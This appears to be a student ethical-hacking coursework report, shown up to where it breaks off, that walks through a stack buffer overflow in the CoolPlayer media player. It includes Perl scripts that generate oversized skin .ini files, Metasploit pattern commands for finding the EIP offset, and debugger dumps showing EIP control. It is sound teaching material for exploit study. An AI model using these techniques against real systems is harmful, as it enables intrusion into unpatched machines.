CoolPlayer Buffer Overflow

Exploit Exploration

Nick Nesterenko

CMP319: Ethical Hacking 3 coursework 1

BSc (Hons) Ethical Hacking, Year 3

2021/22

Note that Information contained in this document is for educational purposes.

+Contents

1 INTRODUCTION

1.1 BACKGROUND: WHAT IS BUFFER OVERFLOW

Buffer overflow exploits are a widely known vulnerabilities that predate to 1988 thanks to the ancestor of such vulnerabilities called the Morris Worm. The memory buffer, which is stored inside the computer's RAM, and is used for temporarily storing data for use during the operation of the computer. Overflowing buffer meaning, exceeding the space dedicated to a specific process/application causing to crash, for example fitting 500 megabytes of data inside of 400 megabyte of dedicated memory buffer. This can be used to the advantage of the attacker by manipulating the left over 100 megabytes of data to be pushed into the stack of the CPU which leads to the left-over data being executed which opens the possibility of using that loophole maliciously for crashing application/process, corrupting memory, and files, and even gaining remote access to the host machine with more advanced payloads.

There are couple important concepts which are required for understanding Buffer Overflows. The CPU **stack** is the main place where the buffer flow occurs. The stack is a list of data/instructions which uses the Last in First Out (LIFO) method of accessing which can be interpreted as a literal stack of books, the most recent one is placed on top, and to access any other it is required to pick up the books that lay on top. A **register** is used to store the address of the topmost element of the stack which is known as Extended Stack pointer (ESP). The other register which is required for the understanding is the Extended Instruction Pointer (EIP) this is the pointer to the instruction inside of the stack which is currently being executed. If the application is vulnerable, after overflowing the buffer it would be possible to enter data into the EIP in a form of memory register. In 32-bit applications, EIP side is 4 ascii characters, so the first 4 ascii characters of the overflown 100 megabytes are going to be mushed into the EIP, whilst the rest goes on top of the stack. The goal is to locate the "Jump" instruction to the ESP and pass it to EIP for the overflown code to be executed.




Figure 1: Stack Diagram

In this exploit exploration, the concept of Buffer Overflow will be tested and discussed. This exploration can be used as a tutorial and introduction into the topic of buffer overflows, meaning that every step is discussed in detail and explained. Any introduced terminology is explained during the procedure. The following tools are required to complete this exploit exploration:

- CoolPlayer.
- Virtual machines: Windows XP SP3, Kali.
- Immunity Debugger.
- Metasploit Framework.
- Any text editor.

1.2 DESCRIBE THE APPLICATION: COOLPLAYER

The application used for testing in this exploit exploration was CoolPlayer. It is an outdated 32-bit music media player which was released back in 2004 for the Windows platform developed by Niek Albers designed to be minimalistic whilst keeping the functionality to its highest which led to lacking in the security aspects, bringing it to the application being exploitable using Buffer Overflow exploit techniques. The application had a range of functions, one of which was the possibility of importing the Skin configuration files for changing the visual design of the application. The application was coded using C, this programing language did not impose any built-in memory access protection over the text-based file import functionality which made CoolPlayer an easy target for Buffer Overflow. The application was explored in detail in the Procedure section, (Figure 2):




Figure 2: CoolPlayer UI

2 PROCEDURE PART 1 (DEP DISABLED)

2.1 FUNCTIONALITY ANALYSIS


In order to identify the potential exploits within the target application it was required to analyze the functionality of the application. After interacting with the target web application, the following the functionality was discovered:

- **File importing**:
  - Song files.
  - Playlist files.
  - **Media player Skin files** (Used to adjust the visual design of the application).
- Music Player controls.
- Volume adjustments.
- Music equalizer.

2.2 PROVING A VULNERABILITY EXISTS

It was provided that the "Skin" file importing is vulnerable to Buffer Overflow. The initial stage of this exploit exploration was to prove that the vulnerability exists and carry on with the analysis.

In order to prover the existence of the proposed Buffer Overflow vulnerability, the target application was run and attached to the Immunity Debugger in order to monitor the behavior of CoolPlayer music player. This was achieved by opening Immunity Debugger and opening the "Attach" menu which was opened by navigating to File -> Attach or using Ctrl+F1 shortcut. Then the CoolPlayer process was selected and attached, (Figure 3):



PID	Name	Service	Listening	Window	Path
1704	jqs	JavaQuickStart	TCP: 5152		C:\Progr
1720	MDM	MDM			C:\Progr
1736	pg_ctl	metasploitPost			C:\METAS
1760	rubyw	metasploitProS	TCP: 50505		C:\METAS
1780	postgres		TCP: 7337 UDP:		C:\METAS
1912	postgres				C:\METAS
2000	postgres				C:\METAS
2008	postgres				C:\METAS
2016	postgres				C:\METAS
2024	postgres				C:\METAS
2188	1900842			CoolPlayer Playlist	C:\Docum
2584	postgres				C:\METAS
2668	NOTEPAD			text3.pl - Notepad	C:\WINDO
2672	postgres				C:\METAS
2696	cmd				C:\WINDO
2704	nginxr7				C:\metas
2784	nginxr7		TCP: 3790		C:\metas
2908	postgres				C:\METAS
3004	postgres				C:\METAS

Figure 3: Attaching CoolPlayer to Immunity Debugger

It was noted that there is a possibility of the CoolPlayer to stop working after attaching the process, this can be resolved by restarting the program within the Immunity Debugger using the Alt+F2, CoolPlayer would then be paused by default, to change the state back to running, F9 shortcut can be used. Alternatively, the GUI controls can be used at the top of the application (Figure 4):




Figure 4: Immunity Debugger program state controls

The next step was to generate a file which will be used to test the target application, CoolPayer uses text-based configuration file with file extension **.ini** for importing Skin files. The file was generated using Perl script using preinstalled in Windows XP, Notepad application. Please note that it is also possible to use other text editors such as Notepad++ as long as they are used consistently since editing with multiple editors may cause errors due to differences in implementation of spacing.

To generate the Skin configuration file with mishandled input, it was required to create a text file with .pl extension which stands for Perl file, (Figure 5):



Back
Search
Folders
Address
C:\Documents and Settings\Administrator\Desktop\ExploitProve
File and Folder Tasks
Make a new folder
Publish this folder to the
crash.pl
PL File
0 KB


Figure 5: Creating Perl file

After creating the Perl file, it was possible to start organizing the script for generating the mishandled Skin configuration file. It was necessary to understand the format of the configuration file and what data is read by the target application. In this case the format was already provided, (Figure 6):

```
[CoolPlayer Skin]
PlaylistSkin=AAAAAAAAAAAAA....etc
```

Figure 6: .ini Skin file Format


The following script was created to generate the basic file to prove the vulnerability exists, the script created the text-based configuration file with the file name *crash1.txt* using the provided format (See figure 6) and the PlaylistSkin variable was filled with 1500 of "A" (0x41 in hex) characters which initiated mishandled input, (Figure 7):



```
$file= "crash1.ini";

$header= "[CoolPlayer Skin]\nPlaylistSkin=";
$junk1 = "\x41" x 1500;

open($FILE,">$file");
print $FILE $header.$junk1;
close($FILE);
```

Figure 7: Mishandled Skin file generator Perl Script (Basic)

The Perl file was then executed (this was done by double clicking on the file) to create the following configuration file, (Figure 8):



```
[CoolPlayer Skin]
PlaylistSkin=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Figure 8: Generated skin file 1

The generated file was then passed into the CoolPlayer by using Right Mouse click and navigating to the “Options” menu, after that the Skin file import was discovered where the user was able to select the desired file by clicking “Open” button, however, the target application only reads the Skin file after clicking the “OK” button, (Figure 9):





Figure 9: Importing Skin files into the CoolPlayer


After importing the generated Skin file with mishandled input of 1500 “A” characters was sufficient to crash CoolPlayer, however as a proof of concept, another file was generated with 150 characters which displayed the following error (Figure 10):



```
Can't load bitmaps!
C:\Documents and Settings\Administrator\Desktop\ExploitProve\
C:\Documents and Settings\Administrator\Desktop\ExploitProve\
C:\Documents and Settings\Administrator\Desktop\ExploitProve\
C:\Documents and Settings\Administrator\Desktop\ExploitProve\
C:\Documents and Settings\Administrator\Desktop\ExploitProve\
C:\Documents and Settings\Administrator\Desktop\ExploitProve\
```

Figure 10: Insufficient characters to crash (Error)

Crashing CoolPlayer with the 1500 character .ini file led to Access Violation, which was visible in the Immunity Debugger. The debugger also revealed that the Extended Instruction Pointer or EIP was also filled with 0x41 hex characters which stands for the character "A". The fact that it was possible to overwrite the stack with mishandled input **proved that the vulnerability exists**, (Figure 11):



```
Registers (FPU)
EAX 41414142
ECX 0000E090
EDX 00160608
EBX 00000000
ESP 0012BEA8 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 0042000D 1900842.0042000D
EDI 0012E264
EIP 41414141
C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010216 (NO,NB,NE,A,NS,PE,GE,G)
ST0 empty
ST1 empty
ST2 empty
ST3 empty
ST4 empty
ST5 empty
ST6 empty
ST7 empty
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
0046A000 00 00 00 00 00 00 00 00  ........
0046A008 00 00 00 00 00 00 00 00  ........
0046A010 52 41 57 00 41 62 6F 75  RAW.Abou
0046A018 74 20 56 75 6C 6E 20 6D  t Vuln m
0046A020 65 64 69 61 20 70 6C 61  edia pla
0046A028 79 65 72 20 25 64 00 00  yer %d..
0046A030 68 74 74 70 3A 2F 2F 31  http://1
0046A038 32 37 2E 30 2E 30 2E 31  27.0.0.1
0046A040 00 00 00 00 43 6F 6F 6C  ....Cool
0046A048 50 6C 61 79 65 72 5F 4C  Player_L
0046A050 69 73 74 56 69 65 77 00  istView.
0046A058 43 6F 6F 6C 50 6C 61 79  CoolPlay
0046A060 65 72 5F 4C 69 73 74 56  er_ListV
0046A068 69 65 77 00 58 79 00 00  iew.Xy..
0046A070 31 2E 32 2E 33 00 00 00  1.2.3...
0046A078 CC A2 46 00 D4 A2 46 00  ╠óF.ÈóF.
0046A080 E4 A2 46 00 EC A2 46 00  õóF.ýóF.
0046A088 F4 A2 46 00 FC A2 46 00  ¶óF.³óF.
0046A090 04 A3 46 00 0C A3 46 00  ♦úF..úF.
0046A098 14 A3 46 00 1C A3 46 00  ¶úF.∟úF.
0046A0A0 24 A3 46 00 2C A3 46 00  $úF.,úF.
0046A0A8 34 A3 46 00 3C A3 46 00  4úF.<úF.
0046A0B0 40 A3 46 00 44 A3 46 00  @úF.DúF.
0046A0B8 48 A3 46 00 50 A3 46 00  HúF.PúF.
0046A0C0 58 A3 46 00 60 A3 46 00  XúF.`úF.
0046A0C8 6C A3 46 00 78 A3 46 00  lúF.xúF.
```

```
0012BE78  41414141 AAAA
0012BE7C  41414141 AAAA
0012BE80  41414141 AAAA
0012BE84  41414141 AAAA
0012BE88  41414141 AAAA
0012BE8C  41414141 AAAA
0012BE90  41414141 AAAA
0012BE94  41414141 AAAA
0012BE98  41414141 AAAA
0012BE9C  41414141 AAAA
0012BEA0  41414141 AAAA
0012BEA4  41414141 AAAA
0012BEA8  41414141 AAAA
0012BEAC  41414141 AAAA
0012BEB0  41414141 AAAA
0012BEB4  41414141 AAAA
0012BEB8  41414141 AAAA
0012BEBC  41414141 AAAA
0012BEC0  41414141 AAAA
0012BEC4  41414141 AAAA
0012BEC8  41414141 AAAA
0012BECC  41414141 AAAA
0012BED0  41414141 AAAA
0012BED4  41414141 AAAA
0012BED8  41414141 AAAA
0012BEDC  41414141 AAAA
0012BEE0  41414141 AAAA
```

```
[05:06:53] Access violation when executing [41414141] - use Shift+F7/F8/F9 to pass exception to program
```

Figure 11: Proof the vulnerability exists in "Skin" importing

2.3 FINDING DISTANCE TO THE INSTRUCTION POINTER (EIP)


In order to evaluate the distance to the Instruction Pointer (EIP), new Skin configuration file was created. However, the injected input was changed to specific "pattern" of characters to reveal the exact distance to the EIP. Several tools were used in order to create the required pattern, both of them can be found online and were pre-installed in the Kali machine as the tools are a part of the Metasploit Framework. The tools required were:

1. *pattern_create.rb*, this tool was used to create the actual patter which was then passed into the Perl script that was used in the previous section instead of multiples of "A" characters.
2. *pattern_offset.rb*, this tool was used after loading the mishandled Skin file into CoolPlayer, the tool revealed the distance (or "offset") to the EIP.

The first stage of finding the distance to EIP was to generate the pattern using *pattern_create.rb*, the following command was used under Kali Linux to create a pattern with the *length* of 1500 characters and was then stored into a text file located in the Desktop directory of the Kali machine:

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb --length 1500 > ~/Desktop/pattern.txt


After executing the command, the *pattern.txt* file was filled with a pattern of characters of the desired length, (Figure 12):


/root/Desktop/pattern.txt - Mousepad
File Edit Search View Document Help
Warning, you are using the root account, you may harm your system.

```
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2
```

Figure 12: Created pattern for finding the Distance to EIP


The next step was to pass the generated pattern into the Perl scrip which was used earlier (See Figure 7). The pattern was copied into the $junk1 variable, replacing the multiples of "A" characters, (Figure 13):



```
$file= "crashPattern.ini";

$header= "[CoolPlayer Skin]\nPlaylistSkin=";
$junk1 = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9A
Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk

open($FILE,">$file");
print $FILE $header.$junk1;
close($FILE);
```

Figure 13: Mishandled Skin file generator Perl Script (Pattern)

After executing the script, crashPattern.ini file was generated. This Skin configuration file was then passed into CoolPlayer which was attached to Immunity Debugger. As the result, the program crashed and EIP was filled with characters which was noted down for use with *pattern_offset.rb*, (Figure 14):



```
Registers (FPU)
EAX 6C41306D
ECX 00009185
EDX 00160608
EBX 00000000
ESP 0012BEA8 ASCII "p8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9A
EBP 36704135
ESI 0042000D 1900842.0042000D
EDI 0012E264

EIP 41377041

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
```


Figure 14: Segment of the pattern inside of EIP

The number under EIP represents the hex values of characters which consist in the injected pattern of the mishandled configuration Skin file, however the tool *pattern_offset.rb* is able to take hex values for convenience without any manual conversion. The following command was used under Kali Linux to find the offset of the pattern which also represents the distance of the stack where *query* was the desirable value and *length* was the length of the pattern used in the generated file:

/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb --query 41377041 –length 1500

Please note that this step is important as the distance to the stack may vary depending on the location of the generated Skin file, so the values gained during this exploit exploration may differ from the values during the process of recreation of the discovered flaw.


As the result of the command, the offset was returned with the value of 471, therefore, the distance to the Instruction Pointer (EIP) was 471 characters or bytes (as 1 ASCII character is 8 bits / 2 hex values is 4+4=8 bits). The result of the execution, (Figure 15):



```
root@kali:~# /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb --query 41377041
[*] Exact match at offset 471
```

Figure 15: Distance to the EIP found (471 bytes)


To confirm the found distance to the stack, another Perl script was created where “A” characters represented the junk characters to reach EIP, “B” characters represented the location of the EIP, and “C” characters represented the mock shellcode, (Figure 16):



```
$file= "crashProveEIP.ini";
$header= "[CoolPlayer Skin]\nPlaylistSkin=";

$junk1 = "\x41" x 471;

$eip = "\x42" x 4;

$shellcode = "\x43" x 10;

open($FILE,">$file");
print $FILE $header.$junk1.$eip.$shellcode;
```

Figure 16: Mishandled Skin file generator Perl Script (Prove Distance to EIP)

After generating the mishandled Skin file, the .ini file was passed into CoolPlayer which was attached to the Immunity Debugger. As the result, the program crashed, and the behavior of the program’s stack was as predicted. **This proved that the distance to the EIP was 471 characters/bytes,** (Figure 17):



```
EDI 0012E264
EIP 42424242
C 0  ES 0023 32bit 0(FFFFFFFF)

0012BE90  41414141  AAAA
